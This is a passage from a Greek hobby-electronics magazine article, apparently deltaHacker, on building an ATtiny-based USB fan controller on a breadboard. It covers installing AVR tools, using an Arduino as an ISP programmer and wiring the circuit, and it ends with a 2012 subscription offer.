η κατασκευάστρια εταιρεία του μικροελεγκτή μας (ATMEL). Συγκεκριμένα, το εν λόγω πρόγραμμα αποτελεί ένα ολοκληρωμένο περιβάλλον ανάπτυξης που συνοδεύεται από μία ειδική έκδοση του μεταγλωττιστή GCC για τους επεξεργαστές AVR, καθώς κι από άλλα απαραίτητα εργαλεία. Οι χρήστες Linux μπορούν να εγκαταστήσουν τα απαιτούμενα εργαλεία, δίνοντας κάτι τέτοιο (το παράδειγμα από Ubuntu):

```
sudo apt-get install build-essential gcc-avr avr-libc avrdude
```

Το περιβάλλον του WinAVR περιλαμβάνει κι έναν editor για τη συγγραφή του κώδικα. Εμείς όμως προτιμάμε τις απλούστερες και καθαρότερες λύσεις. Γι' αυτό προτείνουμε και σ' εσάς να κατεβάσετε και να εγκαταστήσετε το Notepad++ (http://notepad-plus-plus.org). Πρόκειται για έναν ελαφρύ και ταχύτατο text editor που υποστηρίζει (φυσικά) πολλές καρτέλες, προσφέρει syntax highlighting (αλλά δεν το επιβάλλει) και παρέχει δεκάδες ακόμα ευκολίες (Σ.τ.Ε. Ζω για τη μέρα που κάποιος θα γράψει "δεκατριάδες". Σοβαρά μιλάω.) Για τους χρήστες του Linux δεν χρειάζεται να πούμε τίποτα. Στο Linux υπάρχουν δεκάδες text editors και πολλοί από αυτούς θα συγκρίνονταν άνετα με το Notepadd++, για να μην πούμε ότι είναι και καλύτεροι! Κλασσικό παράδειγμα αποτελεί ο Gedit.

Από το PC στο τσιπ


Πλέον, το μόνο που χρειαζόμαστε εκτός από όρεξη είναι ένας hardware programmer. Αναφερόμαστε στη συσκευή που επιτρέπει τη μεταφορά των προγραμμάτων μας από τον υπολογιστή στο τσιπάκι. Στην αγορά διατίθενται πάρα πολλοί hardware programmers και οι πιο δημοφιλείς είναι εκείνοι που προσφέρουν το λεγόμενο In-Circuit Serial Programming (ICSP ή σκέτο ISP). Με μια απλή αναζήτηση στο eBay για "AVR programmer", θα βρείτε πάρα πολλές υλοποιήσεις σε τιμές που θα ξεκινούν από 3€! Πάντως, για όσους διαθέτουν Arduino υπάρχει μια πολύ καλή κι εντελώς δωρεάν λύση. Ο λόγος γίνεται για ένα sketch που συνοδεύει το Arduino IDE και το οποίο μετατρέπει την αγαπημένη μας πλατφόρμα σ' έναν ISP programmer. Επομένως, για να αποκτήσουμε γρήγορα και χωρίς έξοδα έναν programmer, αρκεί να φορτώσουμε το σχετικό sketch (ονομάζεται "Arduino ISP" και βρίσκεται στη λίστα με τα παραδείγματα που ενσωματώνει το IDE) στο Arduino μας. Πλέον, μπορούμε να εστιάσουμε στο hardware του programmer μας. Το πώς θα συνδεθεί το Arduino με το τσιπάκι μας θα το δούμε αργότερα, μαζί με το υπόλοιπο κύκλωμα της κατασκευής. Για την ώρα αρκεί μόνο μια μικρή προσθήκη, επάνω στην πλακέτα του Arduino. Συγκεκριμένα, πρέπει να συνδέσουμε τον πυκνωτή των 10μF στο RESET και στο GND. Εδώ χρειάζεται λίγη προσοχή: Η πλευρά του πυκνωτή με την άσπρη γραμμή πρέπει να συνδεθεί στο GND! Βλέπετε, ο πυκνωτής μας είναι ηλεκτρολυτικός και αυτό, μεταξύ άλλων, σημαίνει ότι έχει συγκεκριμένη πολικότητα. Αν δεν τη σεβαστούμε το πιο πιθανό είναι να ακούσουμε ένα "μπαμ" (κυριολεκτικά) και ο πυκνωτής να εξαϋλωθεί, να πάρει φωτιά ή απλά να ανοίξει στα δύο. Όλα αυτά ενδέχεται να ακούγονται συναρπαστικά αλλά δεν είναι -- τουλάχιστον όχι πάντα ;)

Το κύκλωμα


Έφτασε η ώρα να χτίσουμε το κύκλωμα της κατασκευής μας. Ως βάση θα χρησιμοποιήσουμε ένα breadboard, ενώ θα χρειαστούμε και μερικά καλωδιάκια σύνδεσης. Όσοι διαθέτουν Arduino είναι σίγουρο ότι διαθέτουν κι από τα δύο (σε αφθονία). Όπως θα διαπιστώσετε και μόνοι σας, το κύ-

κλωμα δεν είναι καθόλου περίπλοκο. Ωστόσο για να μην χάνουμε ατελείωτες ώρες κάνοντας debugging, θα ήταν φρόνιμο να είμαστε προσεκτικοί κατά τη συνδεσμολογία των εξαρτημάτων. Το κύκλωμα θα μπορούσε να χωριστεί σε τέσσερα επιμέρους τμήματα και στη συνέχεια θα εξετάσουμε το καθένα ξεχωριστά.

1. **Τροφοδοσία και επεξεργαστής** (εικόνα Α): Ο μικροελεγκτής δεν απαιτεί σχεδόν κανένα εξωτερικό εξάρτημα για τη λειτουργία του. Δεν χρειάζεται ούτε καν κάποιο κρύσταλλο. Για το χρονισμό του επεξεργαστή μας θα στηριχτούμε σε ειδικό κύκλωμα που φέρει και του οποίου τη ρύθμιση θα δούμε αργότερα (κατά τον προγραμματισμό του τσιπ). Για την ώρα, αρκεί να συνδέσουμε την τροφοδοσία του τσιπ (τα 5V στο pin 8, και τα 0V στο pin 4) και μια αντίσταση των 10ΚΩ, μεταξύ των 5V και του pin 1. Έχετε υπόψη σας ότι η αρίθμηση των ακροδεκτών σηματοδοτείται από μια μικρή κουκίδα ή μια εσοχή (ή και τα δύο) στο πάνω μέρος της συσκευασίας του τσιπ. Αυτό το σημαδάκι βρίσκεται δίπλα στον ακροδέκτη 1, ενώ η αρίθμηση των υπολοίπων γίνεται κατά τη θετική φορά (αντίθετα από τους δείκτες του ρολογιού). Τέλος, να πούμε ότι η αντίσταση που ξεκινά από 5V και καταλήγει στον ακροδέκτη 1 (ακροδέκτης reset) αποτρέπει το τσιπ από το να κάνει reset. Αν η αντίσταση ήταν συνδεδεμένη στο GND, ο επεξεργαστής θα βρισκόταν μονίμως σε κατάσταση reset και δεν θα λειτουργούσε. Πριν προχωρήσουμε πρέπει να συνδέουμε και τον πυκνωτή του 1μF, ανάμεσα στα 5V και στο GND. Εδώ θα χρειαστεί και πάλι προσοχή, ώστε να μην τον συνδέσουμε ανάποδα (η πλευρά με τη λευκή γραμμή συνδέεται στο GND). Ο πυκνωτής τοποθετείται προκειμένου να φιλτράρει τον ηλεκτρικό θόρυβο που θα παράγουν τα πηνία του κινητήρα του ανεμιστήρα.




2. **Σύνδεση USB** (εικόνα Β): Τον ακριβή τρόπο σύνδεσης του καλωδίου USB θα τον δούμε στο deltaHacker 011. Τώρα θα περιοριστούμε στο απαραίτητο κύκλωμα, γύρω από τον μικροελεγκτή. Για τη σύνδεση στο δίαυλο USB, λοιπόν, πρέπει να συνδέσουμε δύο αντιστάσεις των 68Ω, στους ακροδέκτες 6 και 7. Αυτές οι αντιστάσεις θα καταλήγουν στο καλώδιο USB. Επιπλέον, στο σημείο σύνδεσης των αντιστάσεων με το καλώδιο θα πρέπει να συνδεθούν και οι δίοδοι zener. Την ακριβή συνδεσμολογία θα τη δείτε στην εικόνα. Οι δίοδοι αυτές ψαλιδίζουν την τάση των ψηφιακών εξόδων του επεξεργαστή, ώστε να την προσαρμόσουν στα επίπεδα που απαιτούνται για την επικοινωνία μέσω USB.




3. **Έλεγχος ανεμιστήρα** (εικόνα Γ): Τώρα μπορούμε να προσθέσουμε το σημαντικότερο εξάρτημα: Το μοτέρ του ανεμιστήρα! Ακριβώς γι' αυτό δεν φτάσαμε ως εδώ; Βέβαια το μοτέρ δεν θα συνδεθεί απευθείας πάνω στο τσιπάκι μας. Όπως είπαμε νωρίτερα, σε αυτή τη σύνδεση θα μεσολαβήσει το τρανζίστορ σε ρόλο διακόπτη. Ο πρώτος ακροδέκτης

από τ' αριστερά αποτελεί τη βάση του τρανζίστορ και στην ουσία αποτελεί τον ακροδέκτη μέσω του οποίου ελέγχουμε την κατάσταση του τρανζίστορ. Αυτός ο ακροδέκτης, λοιπόν, θα συνδεθεί στο pin 2 του ATtiny. Ο τρίτος ακροδέκτης του τρανζίστορ (τέρμα δεξιά) αποτελεί τον λεγόμενο "εκπομπό" και θα πρέπει να συνδεθεί στο GND. Τέλος, στον μεσαίο ακροδέκτη (ονομάζεται "συλλέκτης") θα συνδέσουμε το ένα από τα δύο καλωδιάκια του μοτέρ. Το άλλο πρέπει να συνδεθεί στα +5V.



4. **Προγραμματισμός τσιπ** (εικόνα Δ): Σε αυτό το στάδιο, το κύκλωμά μας είναι ουσιαστικά έτοιμο. Ωστόσο πρέπει να κάνουμε μερικές ακόμα συνδέσεις, για τον προγραμματισμό του μικροελεγκτή. Αυτές οι συνδέσεις δεν θα είναι μόνιμες κι όταν αργότερα προγραμματίσουμε το τσιπάκι και βεβαιωθούμε ότι λειτουργεί σωστά, θα μπορούμε να τις απομακρύνουμε. Η διασύνδεση του Arduino μας με τον ATtiny περιλαμβάνει τέσσερα καλωδιάκια για τη μεταφορά των δεδομένων κι άλλα δύο για τη γεφύρωση της τροφοδοσίας, μεταξύ του breadboard και τους Arduino.



Το επόμενο βήμα

Για την ώρα έχουμε ετοιμάσει ολόκληρο το hardware. Στο επόμενο άρθρο θα γράψουμε το προγραμματάκι που θα εκτελείται στον ATtiny και θα εξετάσουμε μια απλή εφαρμογή της βιβλιοθήκης V-USB. Στη συνέχεια θα μεταγλωττίσουμε το πρόγραμμά μας και θα το μεταφέρουμε στο τσιπάκι, με τη βοήθεια ενός ειδικού προγράμματος (avrdude) και του Arduino σε ρόλο programmer. Τέλος, θα βάλουμε τον ανεμιστήρα μας σε λειτουργία και θα αρχίσουμε να παίζουμε μαζί του -- αλλά από τον υπολογιστή! Βέβαια, θα έλεγε κανείς ότι με τόση ζέστη δεν θα τον σβήνουμε ποτέ. Ωστόσο, όταν φεύγουμε από το PC δεν υπάρχει κανένας λόγος να λειτουργεί ο ανεμιστήρας κι αυτό είναι κάτι που δεν χρειάζεται να γίνεται με χειροκίνητους διακόπτες... ;)

Εσείς μάθατε για την **προσφορά** Summer 2012;!

Μετά την **απίστευτη υποδοχή** που γνώρισε η προσφορά Ιουνίου, κι έπειτα από την κλήρωση 5 συνδρομών εφ όρου ζωής σε 5 τυχερούς αναγνώστες, επεκτείνουμε την προσφορά για **όλο το καλοκαίρι!**

Αγοράστε τώρα μια 12μηνη ή 24μηνη συνδρομή στο deltaHacker ή προσθέστε στη συνδρομή που έχετε άλλη μια 12μηνη ή 24μηνη συνδρομή, και αποκτήστε αυτόματα **5% έκπτωση** επί της κανονικής τιμής!

Επιπλέον, όσοι επιλέξετε 24μηνη συνδρομή μπαίνετε και σε κλήρωση που θα γίνει στις 31/8/2012, για πέντε (5) **συνδρομές εφ' όρου ζωής!**
Ναι, σωστά διαβάσατε: Οι πέντε τυχεροί που θα κληρωθούν θα παίρνουν το περιοδικό για πάντα!

Για να εκμεταλλευτείτε την προσφορά **Summer 2012** αγοράστε την 12μηνη ή 24μηνη συνδρομή σας **έως και τις 26/8/2012**, συμπληρώνοντας τη φόρμα παραγγελιών στο

http://deltahacker.gr/order

Προσοχή: ακολουθούν ψιλά γράμματα!

Η έκπτωση του 5% και η κλήρωση για τις πέντε συνδρομές εφ' ότου ζωής, ισχύουν μόνον για όσους αγοράσουν 12μηνη ή 24μηνη συνδρομή **έως και τις 26/8/2012**.